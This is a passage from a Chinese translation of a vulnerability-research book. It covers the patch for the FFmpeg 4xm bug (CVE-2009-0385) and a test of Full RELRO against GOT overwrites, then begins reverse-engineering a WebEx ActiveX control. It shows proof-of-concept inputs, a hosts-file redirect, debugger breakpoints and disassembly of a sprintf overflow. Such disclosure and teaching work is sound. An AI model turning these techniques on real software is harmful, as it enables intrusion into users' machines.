(2) 内存写操作的源数据来自媒体文件的用户控制数据。

(3) 用户控制数据复制到 memalign()函数在 GOT 中的入口位置。

4.3 漏洞修正

2009 年 1 月 27 日，星期二

在我将这一 bug 通知了 FFmpeg 的维护者之后，他们开发了下面这个补丁。[6]

```
--- a/libavformat/4xm.c
+++ b/libavformat/4xm.c
@@ -166,12 +166,13 @@ static int fourxm_read_header(AVFormatContext *s,
                 goto fail;
             }
             current_track = AV_RL32(&header[i + 8]);
+            if((unsigned)current_track >= UINT_MAX / sizeof(AudioTrack) - 1){
+                av_log(s, AV_LOG_ERROR, "current_track too large\n");
+                ret= -1;
+                goto fail;
+            }
             if (current_track + 1 > fourxm->track_count) {
                 fourxm->track_count = current_track + 1;
-                if((unsigned)fourxm->track_count >= UINT_MAX / sizeof(AudioTrack)){
-                    ret= -1;
-                    goto fail;
-                }
                 fourxm->tracks = av_realloc(fourxm->tracks,
                     fourxm->track_count * sizeof(AudioTrack));
                 if (!fourxm->tracks) {
```

这个补丁重新做了长度检查，从而限制 current_track 的最大值不能超过 0x09249247。

```
(UINT_MAX   / sizeof(AudioTrack) - 1) - 1 = maximum allowed value for current_track
(0xffffffff / 0x1c               - 1) - 1 = 0x09249247
```

补丁打在正确的地方，current_track 就不会是负数，这个漏洞真正修复了。

这个补丁在源代码级清除了这个漏洞。也有普通的漏洞利用缓解技术可以让利用这个 bug 变得更难。为了控制执行流，我必须覆写一个内存位置以控制 EIP。这个例子中我用的是 GOT 入口地址。RELRO 缓解技术有一种操作模式叫作完全

RELRO（Full RELRO），它（重）映射 GOT 为只读，这样，通过之前描述的覆写 GOT 的技巧来控制 FFmpeg 执行流便做不到了。然而，还有 RELRO 技术缓解不了的其他漏洞利用技术仍然可以控制 EIP。

为了使用完全 RELRO 缓解技术，FFmepg 需要额外使用以下链接选项重新编译二进制文件：-Wl、-z、relro、-z、now。

关于 RELRO 缓解技术的更多信息见 C.2 节。

重新编译带有完全 RELRO 支持的 FFmpeg 示例如下。

```
linux$ ./configure --extra-ldflags="-Wl,-z,relro,-z,now"
linux$ make
```

得到 memalign()的 GOT 入口：

```
linux$ objdump -R ./ffmpeg_g | grep memalign
0855ffd0 R_386_JUMP_SLOT   posix_memalign
```

调整代码清单 4-1 的代码，使用暴力方法得到 current_track 的值。

```
linux$ ./addr_brute_force
Value for 'current_track': 806ab330
```

做一个新的 POC 文件（poc_relro.4xm），然后在调试器中加以测试（以下调试命令的描述见 B.4 节）。

```
linux$ gdb -q ./ffmpeg_g

(gdb) set disassembly-flavor intel

(gdb) run -i poc_relro.4xm
Starting program: /home/tk/BHD/ffmpeg_relro/ffmpeg_g -i poc_relro.4xm
FFmpeg version SVN-r16556, Copyright (c) 2000-2009 Fabrice Bellard, et al.
  configuration: --extra-ldflags=-Wl,-z,relro,-z,now
  libavutil     49.12. 0 / 49.12. 0
  libavcodec    52.10. 0 / 52.10. 0
  libavformat   52.23. 1 / 52.23. 1
  libavdevice   52. 1. 0 / 52. 1. 0
  built on Jan 24 2009 09:07:58, gcc: 4.3.3

Program received signal SIGSEGV, Segmentation fault.
0x0809c89d in fourxm_read_header (s=0xa836330, ap=0xbfb19674) at
libavformat/4xm.c:178
178     fourxm->tracks[current_track].adpcm = AV_RL32(&header[i + 12]);
```

当 FFmpeg 尝试解析格式错误的媒体文件时再次崩溃。为查看究竟是什么导致了崩溃，我让调试器显示当前的寄存器值和 FFmpeg 执行的最后一条指令。

```
(gdb) info registers
eax            0xbbbbbbbb     -1145324613
ecx            0xa83f3e0      176419808
edx            0x0            0
ebx            0x806ab330     -2140490960
esp            0xbfb194f0     0xbfb194f0
ebp            0x855ffc0      0x855ffc0
esi            0xa83f3a0      176419744
edi            0xa83f330      176419632
eip            0x809c89d      0x809c89d <fourxm_read_header+509>
eflags         0x10206        [ PF IF RF ]
cs             0x73           115
ss             0x7b           123
ds             0x7b           123
es             0x7b           123
fs             0x0            0
gs             0x33           51

(gdb) x/1i $eip
0x809c89d <fourxm_read_header+509>:    mov    DWORD PTR [edx+ebp*1+0x10],eax
```

此外也显示了 FFmpeg 试图保存 EAX 寄存器值的地址。

```
(gdb) x/1x $edx+$ebp+0x10
0x855ffd0 <_GLOBAL_OFFSET_TABLE_+528>:    0xb7dd4d40
```

不出所料，FFmpeg 试图把 EAX 寄存器的值写到 memalign()的 GOT 入口提供的地址（0x855ffd0）。

```
(gdb) shell cat /proc/$(pidof ffmpeg_g)/maps
08048000-0855f000 r-xp 00000000 08:01 101582     /home/tk/BHD/ffmpeg_relro/ffmpeg_g
0855f000-08560000 r--p 00516000 08:01 101582     /home/tk/BHD/ffmpeg_relro/ffmpeg_g
08560000-0856c000 rw-p 00517000 08:01 101582     /home/tk/BHD/ffmpeg_relro/ffmpeg_g
0856c000-0888c000 rw-p 0856c000 00:00 0
0a834000-0a855000 rw-p 0a834000 00:00 0          [heap]
b7d60000-b7d61000 rw-p b7d60000 00:00 0
b7d61000-b7ebd000 r-xp 00000000 08:01 148202     /lib/tls/i686/cmov/libc-2.9.so
b7ebd000-b7ebe000 ---p 0015c000 08:01 148202     /lib/tls/i686/cmov/libc-2.9.so
b7ebe000-b7ec0000 r--p 0015c000 08:01 148202     /lib/tls/i686/cmov/libc-2.9.so
b7ec0000-b7ec1000 rw-p 0015e000 08:01 148202     /lib/tls/i686/cmov/libc-2.9.so
b7ec1000-b7ec5000 rw-p b7ec1000 00:00 0
b7ec5000-b7ec7000 r-xp 00000000 08:01 148208     /lib/tls/i686/cmov/libdl-2.9.so
b7ec7000-b7ec8000 r--p 00001000 08:01 148208     /lib/tls/i686/cmov/libdl-2.9.so
b7ec8000-b7ec9000 rw-p 00002000 08:01 148208     /lib/tls/i686/cmov/libdl-2.9.so
b7ec9000-b7eed000 r-xp 00000000 08:01 148210     /lib/tls/i686/cmov/libm-2.9.so
b7eed000-b7eee000 r--p 00023000 08:01 148210     /lib/tls/i686/cmov/libm-2.9.so
b7eee000-b7eef000 rw-p 00024000 08:01 148210     /lib/tls/i686/cmov/libm-2.9.so
b7efc000-b7efe000 rw-p b7efc000 00:00 0
b7efe000-b7eff000 r-xp b7efe000 00:00 0          [vdso]
b7eff000-b7f1b000 r-xp 00000000 08:01 130839     /lib/ld-2.9.so
b7f1b000-b7f1c000 r--p 0001b000 08:01 130839     /lib/ld-2.9.so
b7f1c000-b7f1d000 rw-p 0001c000 08:01 130839     /lib/ld-2.9.so
bfb07000-bfb1c000 rw-p bffeb000 00:00 0          [stack]
```

这一次 FFmpeg 在试图覆写只读的 GOT 入口（见地址 0855f000 到 08560000 处 GOT 的 r--p 权限）时由于段错误而崩溃。看来完全 RELRO 技术确实可以成功地缓解 GOT 覆写。

4.4 经验和教训

作为一名程序员：

- 不要混淆不同的数据类型；
- 了解编译器自动进行的隐蔽转换。这些隐式的转换非常微妙，会导致大量的安全 bug[7]（见 A.3 节）；
- 扎实掌握 C 语言的类型转换；
- 不是所有的用户空间空指针解引用都是拒绝服务攻击（DoS）那么简单，其中有一些是非常严重的漏洞，会导致任意代码执行；
- 完全 RELRO 能帮助缓解 GOT 覆写漏洞利用技术。

作为一名媒体播放器的用户：

- 永远不要相信媒体文件扩展名（见 2.5 节）。

4.5 补充

2009 年 1 月 28 日，星期三

漏洞已经修复（图 4-9 显示了时间表），新版本的 FFmpeg 也可以获得了，因此我在自己的网站上发布了详细的安全报告[8]。这个 bug 编号是 CVE-2009-0385。




图 4-9　FFmpeg bug 从告知到发布修复版本的时间表

附注

[1]　见 http://wiki.multimedia.cx/index.php?title-YouTube（短址为 http://bit.ly/xDbNah）。

[2]　见 http://ffmpeg.org/download.html（短址为 http://bit.ly/wHaMSs）。

[3] 见 http://www.trapkit.de/books/bhd/（短址为 http://bit.ly/yZX6td）。

[4] 4X 电影文件格式的详细介绍可从以下网址找到：http://wiki.multimedia.cx/index.php?title-4xm_Format（短址为 http://bit.ly/xqBSYr）。

[5] 见 http://www.trapkit.de/books/bhd/（短址为 http://bit.ly/yZX6td）。

[6] FFmpeg 维护者提供的补丁可从以下网址得到：http://git.videolan.org/?p=ffmpeg.git;a=commitdiff;h=0838cfdc8a10185604db5cd9d6bffad71279a0e8（短址为 http://bit.ly/AEpLF3）。

[7] 关于类型转换及相关安全问题的更多信息可参考 Mark Dowd、John McDonald 和 Justin Schuh 的 *The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities*（Indianapolis,IN: Addison-Wesley Professional, 2007）。可获得的样章参见 http://ptgmedia.pearsoncmg.com/images/0321444426/samplechapter/Dowd_ch06.pdf（短址为 http://bit.ly/xjWPgB）。

[8] 我的描述这个 FFmpeg 漏洞细节的安全报告可从以下网址找到：http://www.trapkit.de/advisories/TKADV2009-004.txt（短址为 http://bit.ly/x7jozO）。

5

浏览即遭劫持

2008 年 4 月 6 日，星期日

现在，浏览器和浏览器插件中的漏洞开始流行起来，因此我打算查看一些 ActiveX 控件。第一个查看的就是商业领域中广泛使用的思科在线会议、网络会议软件 WebEx。花了一些时间逆向工程 WebEx 的微软 IE 浏览器 ActiveX 控件后，我找到了一个很明显的 bug，如果我使用模糊测试方法而不是读汇编代码，几秒钟内就能找到它。真没成就感。☺

5.1 探寻漏洞

寻找漏洞的步骤如下。

以下步骤中我使用的平台是 32 位 Windows XP SP3 操作系统和 IE6。

- 第一步：列出 WebEx 注册的对象和导出方法。
- 第二步：在浏览器中测试导出方法。
- 第三步：找到二进制文件中的对象方法。
- 第四步：找到用户控制的输入数值。
- 第五步：逆向工程这个对象方法。

注意 以下网址中可以找到下载这个漏洞版本的 WebEx 会议管理软件（WebEx Meeting Manager）的链接：http://www.trapkit.de/books/bhd/。

5.1.1 第一步：列出WebEx注册的对象和导出方法

下载安装 WebEx 会议管理软件之后，我运行 COMRaider[1]，生成一份控件提供给调用者的导出接口清单。点击 COMRaider 的 Start 按钮并且选择“扫描目录查找已注册的 COM 服务”（Scan a directory for registered COM servers）来测试 WebEx 组件。

如图 5-1 所示，WebEx 安装目录下注册了两个对象，而 GUID 为{32E26FD9-F435-4A20-A561-35D4B987CFDC}、ProgID 为 WebexUCFObject. WebexUCF-Object.1 的对象实现了 IObjectSafety 接口。IE 会信任这个对象，因为它标记为可安全初始化（safe for initialization）和可安全执行脚本（safe for scripting）。这使该对象可能成为“浏览即遭劫持”（browse and you’re owned）攻击的目标，因为它的方法有可能会从网页中调用。[2]




图 5-1 COMRaider 中 WebEx 注册的对象

微软也提供了一个方便的 C#类 `ClassId.cs`[3]，它可以列出 ActiveX 控件的各种属性。为使用这个类，我在源文件中添加了如下几行，并用 Visual Studio 的 C#命令行编译器（csc）编译。

```
[..]
namespace ClassId
{
    class ClassId
    {
        static void Main(string[] args)
```

```
        {
            SWI.ClassId_q.ClassId clsid = new SWI.ClassId_q.ClassId();

            if (args.Length == 0 || (args[0].Equals("/?") == true ||
                args[0].ToLower().StartsWith("-h") == true) ||
                args.Length < 1)
            {
                Console.WriteLine("Usage: ClassID.exe <CLSID>\n");
                return;
            }

            clsid.set_clsid(args[0]);
            System.Console.WriteLine(clsid.ToString());
        }
    }
}
```

在命令提示符窗口运行以下命令，编译并使用这个工具。

```
C:\Documents and Settings\tk\Desktop>csc /warn:0 /nologo ClassId.cs
C:\Documents and Settings\tk\Desktop>ClassId.exe {32E26FD9-F435-4A20-A561-35D4B987CFDC}
Clsid: {32E26FD9-F435-4A20-A561-35D4B987CFDC}
Progid: WebexUCFObject.WebexUCFObject.1
Binary Path: C:\Program Files\WebEx\WebEx\824\atucfobj.dll
Implements IObjectSafety: True
Safe For Initialization (IObjectSafety): True
Safe For Scripting (IObjectSafety): True
Safe For Initialization (Registry): False
Safe For Scripting (Registry): False
KillBitted: False
```

工具的输出显示这个对象确实是通过 IObjectSafety 接口标记为可安全初始化和可安全执行脚本的。

然后点击 COMRaider 中的 Select 按钮，查看 GUID 为{32E26FD9-F435-4A20-A561-35D4B987CFDC}的对象导出的公共方法列表。如图 5-2 所示，该对象导出的方法 NewObject()以一个字符串值作为输入。




图 5-2 GUID 为{32E26FD9-F435-4A20-A561-35D4B987CFDC}的对象导出的公共方法

5.1.2 第二步：在浏览器中测试导出方法

生成可用的对象及导出方法列表之后，我写了一个简单的 HTML 文件，通过 VBScript 调用 `NewObject()`方法。

代码清单 5-1 调用 `NewObject()`方法的 HTML 文件（webex_poc1.html）

```
01 <html>
02  <title>WebEx PoC 1</title>
03  <body>
04   <object classid="clsid:32E26FD9-F435-4A20-A561-35D4B987CFDC" id="obj"></object>
05   <script language='vbscript'>
06     arg = String(12, "A")
07     obj.NewObject arg
08   </script>
09  </body>
10 </html>
```

代码清单 5-1 的第 4 行，实例化 GUID 或 ClassID 为{32E26FD9-F435-4A20-A561-35D4B987CFDC}的对象。第 7 行调用 `NewObject()`方法，参数是由 12 个字符 A 组成的字符串。

为了测试这个 HTML 文件，我用 Python 实现了一个简单的 Web 服务器，它可以伺服 webex_poc1.html 文件给浏览器（见代码清单 5-2）。

代码清单 5-2 Python 实现的一个简单 Web 服务器伺服文件 webex_poc1.html（wwwserv.py）

```
01 import string,cgi
02 from os import curdir, sep
03 from BaseHTTPServer import BaseHTTPRequestHandler, HTTPServer
04
05 class WWWHandler(BaseHTTPRequestHandler):
06
07    def do_GET(self):
08        try:
09            f = open(curdir + sep + "webex_poc1.html")
10
11            self.send_response(200)
12            self.send_header('Content-type', 'text/html')
13            self.end_headers()
14            self.wfile.write(f.read())
15            f.close()
16
17            return
18
19        except IOError:
20            self.send_error(404,'File Not Found: %s' % self.path)
21
```

```
22 def main():
23     try:
24         server = HTTPServer(('', 80), WWWHandler)
25         print 'server started'
26         server.serve_forever()
27     except KeyboardInterrupt:
28         print 'shutting down server'
29         server.socket.close()
30
31 if __name__ == '__main__':
32     main()
```

虽然 WebEx 的这个 ActiveX 控件标记为可安全执行脚本的（见图 5-1），这样设计本来是为了让它只能从 webex.com 域运行。实际上，借助跨站点脚本漏洞（Cross-Site Scripting，XSS [4]）就可以绕过这个要求。鉴于如今的 web 应用中 XSS 漏洞非常普遍，应该不难在 webex.com 域中找出这样的漏洞。为了在不借助 XSS 漏洞的前提下测试这个控件，我直接在 Windows 的 hosts 文件里添加了如下一项（见 C:\WINDOWS\system32\drivers\etc\hosts\）。

```
127.0.0.1       localhost, www.webex.com
```

之后，启动我那个简单的 Python Web 服务器，并将 IE 导向 http://www.webex.com（见图 5-3）。




图 5-3　用我那个简单的 Python Web 服务器测试 webex_poc1.html

5.1.3　第三步：找到二进制文件中的对象方法

到目前为止，我收集到了以下信息。

- 一个 WebEx 对象，ClassID 是{32E26FD9-F435-4A20-A561-35D4B987CFDC}。
- 这个对象实现了 IObjectSafety 接口，有希望成为攻击目标，因为它的方法可以从浏览器中调用。
- 这个对象导出一个NewObject()方法，接受一个用户控制的字符串作为输入。

为了逆向工程导出的方法 NewObject()，我必须在二进制文件 atucfobj.dll 中找到它。为此，我用了一种特别的技术，与 Cody Pierce 在一篇重要的 MindshaRE 文章[5]中描述的类似。大意是调试浏览器时从 OLEAUT32!DispCallFunc 的参数中取出调用方法的地址。

如果一个 ActiveX 控件的方法被调用到，通常由 DispCallFunc()函数[6]执行实际的调用。这个函数由 OLEAUT32.dll 导出。调用方法的地址可由 DispCallFunc() 的前两个参数（叫作 pvInstance 和 oVft）确定。

为了找出 NewObject()方法的地址，我从 WinDbg[7]中打开 IE（调试命令的详细描述见 B.2 节），并在 OLEAUT32!DispCallFunc 处设置如下断点（见图 5-4）。

```
0:000> bp OLEAUT32!DispCallFunc "u poi(poi(poi(esp+4))+(poi(esp+8))) L1;gc"
```




图 5-4　在 IE 中的 OLEAUT32!DispCallFunc 处定义一个断点

调试命令 bp OLEAUT32!DispCallFunc 在 DispCallFunc()开始的地方定义了一个断点。如果这个断点触发，函数的前两个参数将被求值（evaluate）。命令 poi(poi(esp+4))引用第一个参数，poi(esp+8)引用第二个参数。这些值加在一起，总和表示调用方法的地址。随后，屏幕上打印出这个方法反汇编码的第一行（L1）（u poi(result of the computation)），控件继续执行（gc）。

然后我用 WindDbg 的 g(Go)命令运行 IE 并再次导向 http://www.webex.com/。正如我期望的，WinDbg 里触发的断点显示出了 atucfobj.dll 中被调用到的 NewObject()方法的内存地址。

如图 5-5 所示，这个例子中 NewObject()方法的内存地址是 0x01d5767f。atucfobj.dll 自身加载于地址 0x01d50000 处（见图 5-5 中的 ModLoad: 01d50000 01d69000 C:\Program Files\WebEx\WebEx\824\atucfobj.dll）。因此 NewObject()在 atucfobj.dll 中的偏移是 0x01d5767f – 0x01d50000 = 0x767f。




图 5-5　WinDbg 显示 NewObject()方法的内存地址

5.1.4　第四步：找到用户控制的输入数值

接下来，我用 IDA Pro [8]反汇编了二进制的 C:\Program Files\WebEx\WebEx\

824\atucfobj.dll。在 IDA 中，`atucfobj.dll` 的映像基址（imagebase）是 `0x10000000`。所以 `NewObject()`在反汇编中位于地址 `0x1000767f`（映像基址 + `NewObject()`的偏移：`0x10000000 + 0x767F`）（见图 5-6）。




图 5-6　IDA Pro 中反汇编 `NewObject()`方法

开始读汇编代码之前，我必须确定代码清单 5-1 中 VBScript 代码提供的用户控制字符串值保存在哪个函数参数中。因为这个参数是一个字符串，我猜测它将在 IDA 显示的第二个参数 lpWideCharStr 中。但我想确定这一点，因此我在 `NewObject()`方法上定义了一个新的断点，并在调试器里看了看函数参数（以下调试命令的详细描述见 B.2 节）。

如图 5-7 所示，我在 `NewObject()`的地址处定义了一个新的断点（`0:009> bp 01d5767f`），继续执行 IE（`0:009> g`），然后再次导向 http://www.webex.com/域。断点触发时，我检查了函数 `NewObject()`第二个参数的值（`0:000> dd poi(esp+8)` 和 `0:000> du poi(esp+8)`）。正如调试器输出所示，用户控制值（由 12 个字符 A 组成的宽字符字符串）的确通过第二个参数传递给函数了。

最终，我得到了所需的全部信息，可以检查这个方法来寻找安全 bug 了。




图 5-7　定义一个新的断点后 NewObject()函数的用户控制参数

5.1.5　第五步：逆向工程这个对象方法

回顾一下，我找到了一个明显的漏洞，当 ActiveX 控件处理 NewObject()传过来的用户提供的字符串值时触发。图 5-8 展示了到达这个漏洞函数的代码路径。




图 5-8　到达这个漏洞函数的代码路径（IDA Pro 生成）

在 sub_1000767F，用户提供的宽字符字符串通过 WideCharToMultiByte()函数转换为一个多字节字符串。之后，调用 sub_10009642，用户控制字符串复制到另一个缓冲区。sub_10009642 中的代码允许最多 256 个用户控制字节复制到这个新的字符缓冲区（C 伪代码：strncpy(new_buffer, user_controlled_string, 256)）。函数 sub_10009826 得以调用，它又调用 sub_100096D0，这个函数调用了漏洞函数 sub_1000B37D。

代码清单 5-3 漏洞函数 sub_1000B37D 的反汇编码（IDA Pro 生成）

```
[..]
.text:1000B37D ; int __cdecl sub_1000B37D(DWORD cbData, LPBYTE lpData, int, int, int)
.text:1000B37D sub_1000B37D proc near
.text:1000B37D
.text:1000B37D SubKey= byte ptr -10Ch
.text:1000B37D Type= dword ptr -8
.text:1000B37D hKey= dword ptr -4
.text:1000B37D cbData= dword ptr  8
.text:1000B37D lpData= dword ptr  0Ch
.text:1000B37D arg_8= dword ptr  10h
.text:1000B37D arg_C= dword ptr  14h
.text:1000B37D arg_10= dword ptr  18h
.text:1000B37D
.text:1000B37D push   ebp
.text:1000B37E mov    ebp, esp
.text:1000B380 sub    esp, 10Ch
.text:1000B386 push   edi
.text:1000B387 lea    eax, [ebp+SubKey] ; the address of SubKey is saved in eax
.text:1000B38D push   [ebp+cbData]      ; 4th parameter of sprintf(): cbData
.text:1000B390 xor    edi, edi
.text:1000B392 push   offset aAuthoring ; 3rd parameter of sprintf(): "Authoring"
.text:1000B397 push   offset aSoftwareWebexU ; 2nd parameter of sprintf(): "SOFTWARE\\..
.text:1000B397                         ; ..Webex\\UCF\\Components\\%s\\%s\\Install"
.text:1000B39C push   eax              ; 1st parameter of sprintf(): address of SubKey
.text:1000B39D call   ds:sprintf       ; call to sprintf()
[..]
.data:10012228 ; char aSoftwareWebexU[]
.data:10012228 aSoftwareWebexU db 'SOFTWARE\Webex\UCF\Components\%s\%s\Install',0
[..]
```

